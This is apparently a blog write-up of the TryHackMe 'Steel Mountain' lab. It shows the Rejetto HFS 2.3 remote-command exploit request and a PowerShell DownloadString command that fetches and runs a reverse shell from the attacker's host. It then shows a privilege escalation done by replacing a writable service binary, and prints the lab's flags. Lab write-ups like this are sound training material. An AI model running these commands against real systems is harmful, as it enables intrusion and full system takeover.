

Mark Seliternikov

TryHackMe - Steel Mountain [NO METASPLOIT]

When scanning for open ports I saw that it is running 2 HTTP ports:




```
80/tcp    open  http                syn-ack ttl 127 Microsoft IIS httpd 8.5
```




```
8080/tcp  open  http                syn-ack ttl 127 HttpFileServer httpd 2.3
```

First I visited port 80 and found this:



Employee of the month

When scanning for more pages, I couldn't find anything interesting. So I moved on to the http file server (port 8080) and found this:



User
Login

Folder
Home
0 folders, 0 files, 0 bytes

Search
go


Select
All Invert
Mask
0 items selected


Actions
Archive Get list

Server information
HttpFileServer 2.3
Server time: 7/17/2021 1:55:15 AM
Server uptime: 00:31:07


No files in this folder

When looking at the server information (last square) I saw what type of HttpFileServer it is:



HttpFileServer 2.3


www.rejetto.com/hfs/


So now I know that it is rejetto HttpFileServer. Now I searched if this version of the server has a known vulnerability/ exploit and this is what I found:


```
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                | windows/webapps/49125.py
```


What this exploit does is execute remote commands via %00 in the search action:


```
http = urllib3.PoolManager()
url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
print(url)
response = http.request('GET', url)
```


Now all that is left to do is design a powershell reverse shell and execute the exploit:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 49125.py 10.10.43.211 8080 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Ne
t.WebClient).DownloadString('http://10.14.11.211:8000/powershell_reverse_tcp.ps1')"
http://10.10.43.211:8080/?search=%00{.+exec|c%3A%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20
```


It downloaded a reverse-shell that existed on a python http server that I ran on port 8000 and executed it. Here it is in action:


```
listening on [any] 4567 ...
connect to [10.14.11.211] from (UNKNOWN) [10.10.43.211] 49568
PS>whoami
steelmountain\bill
PS>
```


Here's the user flag:


```
PS>cat user.txt
b04763b6fcf51fcd7c13abc7db4fd365
PS>
```

Now let's download "PowerUp.ps1" in order to enumerate possible privilege escalation:



```
PS>invoke-webrequest "http://10.14.11.211:8000/PowerUp.ps1" -outfile "PowerUp.ps1"
```

From enumerating I can see that this service is restartable:




```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced
                 SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
                 <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

The path to the exe is also writable which means I can replace the legitimate exe with a payload. So first I stopped the service: (otherwise you can't rewrite it)




```
PS>stop-service AdvancedSystemCareService9
```

Now creating a fake exe which is actually a reverse shell:




```
┌──(kali㉿kali)-[~/Desktop/python-server]
└─$ ls
ASCService.exe  mini-reverse.ps1  powershell_reverse_tcp.ps1  PowerUp.ps1  run.sh
```

Now download it and overwrite the legitimate exe:




```
PS>invoke-webrequest "http://10.14.11.211:8000/ASCService.exe" -outfile "ASCService.exe"
```

Now just I'm just setting up a listener and restarting the service:



```
PS>restart-service AdvancedSystemCareService9
```


Listener:



```
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

And here's the root flag:



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

That's all :)